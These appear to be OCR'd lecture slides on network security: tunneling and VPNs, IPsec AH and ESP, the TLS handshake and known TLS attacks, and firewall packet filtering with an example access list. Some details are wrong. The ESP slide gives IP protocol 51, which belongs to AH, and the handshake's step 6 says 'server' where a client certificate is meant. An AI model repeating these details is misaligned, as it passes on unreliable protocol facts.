
Conversation Isolation: Network Layer
Virtual Private Networks (VPNs)

Fundamental Layer 2 & 3 Problems

- IP relies on store-and-forward networking
  - Network data passes through untrusted hosts
  - Routes may be altered to pass data through malicious hosts
- Packets can be sniffed and examined
- TCP session state can be examined or guessed …
  … and TCP sessions can be hijacked
- No source authentication on IP packets

Solution: Use private networks

Connect multiple geographically-separated private subnetworks together




But this is expensive … and not feasible in many cases (e.g., cloud servers)

Tunneling

Tunnel = Packet encapsulation

Treat an entire IP datagram as payload on the public network



192.168.1.0/24

68.36.210.57

Internet

128.6.4.2

192.168.2.0/24

Gateway Router

Gateway Router

Internal subnet

Internal subnet

Src: 192.168.1.11
Dest: 192.168.2.22
Data: [--------]

Src: 68.36.210.57
Dest: 128.6.4.2
Data:
From: 192.168.1.11
To: 192.168.2.22
Data: [--------]

Src: 192.168.1.11
Dest: 192.168.2.22
Data: [--------]

Tunnel mode vs. transport mode

- Tunnel mode
  - Communication between gateways: *network-to-network*
  - Or *host-to-network*
  - Entire datagram is encapsulated

- Transport mode
  - Communication between hosts
  - IP header is not modified

Virtual Private Networks


Take the concept of tunneling

… and safeguard the encapsulated data

- Add a MAC
  - Ensure that outsiders don't modify the data
- Encrypt it
  - Ensure that outsiders can't read the contents

IPsec


- Internet Protocol Security
- End-to-end solution at the IP layer
- Two protocols:
  - – **IP Authentication Header** Protocol (AH)
    - Authentication & integrity of payload and header
  - – **Encapsulating Security Payload** (ESP)
    - AH + Confidentiality of payload



IPsec Authentication Header (AH)

Guarantees integrity & authenticity of IP packets

- MAC for the contents of the entire IP packet
- Over unchangeable IP datagram fields (e.g., not TTL or fragmentation fields)



Protects from:


- Tampering
- Forging addresses
- Replay attacks (signed sequence number in AH)

Layered directly on top of IP (protocol 51) - not UDP or TCP

IPsec Encapsulating Security Payload (ESP)

Encrypts entire payload

- Plus authentication of payload + IP header (everything AH does) (may be optionally disabled – but you don't want to)



IP | **ESP header** | TCP/UDP | Application | **ESP trailer** | **ESP auth**

Encrypted

Authenticated

New IP | **ESP header** | IP | TCP/UDP | Application | **ESP trailer** | **ESP auth**

Encrypted

Authenticated

Directly on top of IP (protocol 51) - not UDP or TCP

IPsec algorithms

- **Integrity protection & authenticity**
  - HMAC-SHA1
  - HMAC-SHA2
- **Confidentiality**
  - 3DES-CBC
  - AES-CBC
- **Authentication**
  - Kerberos, certificates, or pre-shared key authentication
- **Key generation**
  - Diffie-Hellman to exchange keying material for key generation
  - Key lifetimes determine when new keys are regenerated

Conversation Isolation: Transport Layer SSL/TLS

We can't count on the security of the Internet

- Core IP protocols were not designed with security in mind

- Traffic can be redirected
  - For interception for modification or logging
  - For deception: adversary masquerades as the server

- What can we do … without changing the way IP works?
  - **Use virtual private networks – VPNs**
    - Provide an authenticated, and optionally encrypted, message stream between two networks
      - Treat entire IP packets as data
      - This data is sent via IP and has an authentication header (MAC) to ensure that it has not been modified … and is optionally encrypted
      - Transport mode: form of VPN that communicates between one host and a network
    - VPNs were designed to operate at the *network layer*
      - Connect networks together
  - Or we can provide this type of security at the ***transport layer***
    - Application-to-application communication

Transport Layer Security

- Goal: provide a *transport layer* security protocol

- After setup, applications feel like they are using TCP sockets

SSL: Secure Socket Layer

- Created with HTTP in mind
  - Web sessions should be secure
  - Mutual authentication is usually not needed
    - Client needs to identify the server but the server won't know all clients
    - Rely on password authentication after the secure channel is set up

- SSL evolved to TLS (Transport Layer Security)
  - SSL 3.0 was the last version of SSL … and is considered insecure
  - We use TLS now … but often still call it SSL

TLS Protocol

- Goal
  - Provide authentication (usually one-way), privacy, & data integrity between two applications

- Principles
  - **Data encryption**
    - Use symmetric cryptography to encrypt data
    - Keys generated uniquely at the start of each session
  - **Data integrity**
    - Include a MAC with transmitted data to ensure message integrity
  - **Authentication**
    - Use public key cryptography & X.509 certificates for authentication
    - Optional – can authenticate 0, 1, or both parties
  - **Interoperability & evolution**
    - Support many different key exchange, encryption, integrity, & authentication protocols – negotiate what to use at the start of a session

TLS Protocol & Ciphers

Two sub-protocols


1. Authenticate & establish key
2. Communicate
   - HMAC used for message authentication

- Key exchange
  - Public keys (RSA or Elliptic Curve)
  - Diffie Hellman keys
  - Ephemeral Diffie-Hellman keys (generated for each session)
  - Pre-shared key

- Data encryption
  - AES GCM, AES CBC, ARIA (GCM/CBC), ChaCha20-Poly1305, …

- Data integrity
  - HMAC-MD5, HMAC-SHA1, HMAC-SHA256/384, …

TLS Protocol



(1) Client hello

Version & crypto information

(2) Server hello

Server certificate
[client certificate request]

(3) Verify server certificate

(4) Client key exchange

Send encrypted session key

[(5) Send client certificate]

[(6) Verify server certificate]

(7) Client done

(8) Server done

(9) Communicate

Symmetric encryption + HMAC

Benefits of TLS

- Benefits
  - Protects integrity of communications
  - Protects the privacy of communications
  - Validates the authenticity of the server (if you trust the CA)

Attacks on TLS

- Man-in-the-middle: BEAST attack in TLS 1.0
  - Attacker was able to see Initialization Vector (IV) for CBC and deduce plaintext (because of known HTML headers & cookies)
  - Fixed by using explicit IVs for each new block
- Man-in-the-middle: crypto renegotiation
  - Attacker can renegotiate the handshake protocol during the session to disable encryption
  - Proposed fix: have client & server verify info about previous handshakes
- THC-SSL-DoS attack
  - Attacker initiates a TLS handshake & requests a renegotiation of the encryption key – repeat over & over, using up server resources


Other problems with TLS

- Client authentication Problem
  - Client authentication is almost never used
    - Generating keys & obtaining certificates is not an easy process for users
    - Any site can request the certificate
      - User will be unaware their anonymity is lost
    - Moving private keys around can be difficult
      - What about public computers?
  - We usually rely on other authentication mechanisms
    - Usually user name and password
    - But no danger of eavesdropping since the session is encrypted
    - May use one-time passwords or two-factor authentication if worried about eavesdroppers at physical premises

Firewalls

Network Security Goals

- Confidentiality: sensitive data & systems not accessible
- Integrity: data not modified during transmission
- Availability: systems should remain accessible



Dragon artwork by Jim Nelson. © 2012 Paizo Publishing, LLC. Used with permission.

Firewall

- Separate your local network from the Internet
  - Protect the border between trusted internal networks and the untrusted Internet

- Approaches
  - Packet filters
  - Application proxies
  - Intrusion detection / intrusion protection systems

Screening router

- Border router (gateway router)
  - Router between the internal network(s) and external network(s)
  - Any traffic between internal & external networks passes through the border router

Instead of just routing the packet, decide *whether* to route it

- Screening router = Packet filter
  Allow or deny packets based on
  - Incoming interface, outgoing interface
  - Source IP address, destination IP address
  - Source TCP/UDP port, destination TCP/UDP port, ICMP command
  - Protocol (e.g., TCP, UDP, ICMP, IGMP, RSVP, etc.)

Filter chaining

- An IP packet entering a router is matched against a set of rules: access control list (ACL) or chain

- Each rule contains criteria and an action
  - Criteria: packet screening rule
  - Actions
    - ***Accept*** – and stop processing additional rules
    - ***Drop*** – discard the packet and stop processing additional rules
    - ***Reject*** – and send an error to the sender (ICMP Destination Unreachable)
  - Also
    - ***Route*** – rereoute packets
    - ***Nat*** – perform network address translation
    - ***Log*** – record the activity

Filter structure is vendor specific

Examples

- Windows
  - ***Allow***, ***Block***
  - Options such as
    - Discard all traffic except packets allowed by filters *(default deny)*
    - Pass through all traffic except packets prohibited by filters *(default allow)*
- OpenBSD
  - ***Pass*** (allow), ***Block***
- Linux nftables (netfilter)
  - Chain types: ***filter***, ***route***, ***nat***
  - Chain control
    - ***Return*** – stop traversing a chain
    - ***Jump*** – jump to another chain (*goto* = same but no return)

Network Ingress Filtering: incoming packets

Basic firewalling principle

Never have a direct inbound connection from the originating host from the Internet to an internal host – all traffic must flow through a firewall and be inspected

- Determine which services you want to expose to the Internet
  - e.g., HTTP & HTTPS: TCP ports 80 and 443

- Create a list of services and allow only those inbound ports and protocols to the machines hosting the services.

- Default Deny model - by default, "**deny all**”
  - Anything not specifically permitted is dropped
  - May want to log denies to identify who is attempting access

Network Ingress Filtering

- Disallow IP source address spoofing
  - Restrict forged traffic (RFC 2827)
- At the ISP
  - Filter upstream traffic - prohibit an attacker from sending traffic from forged IP addresses
  - Attacker must use a valid, reachable source address
- Disallow incoming/outgoing traffic from private, non-routable IP addresses
  - Helps with DDoS attacks such as SYN flooding from lots of invalid addresses

```
access-list 199 deny ip 192.168.0.0 0.0.255.255 any log
access-list 199 deny ip 224.0.0.0 0.0.0.255 any log
                    ....
access-list 199 permit ip any any
```

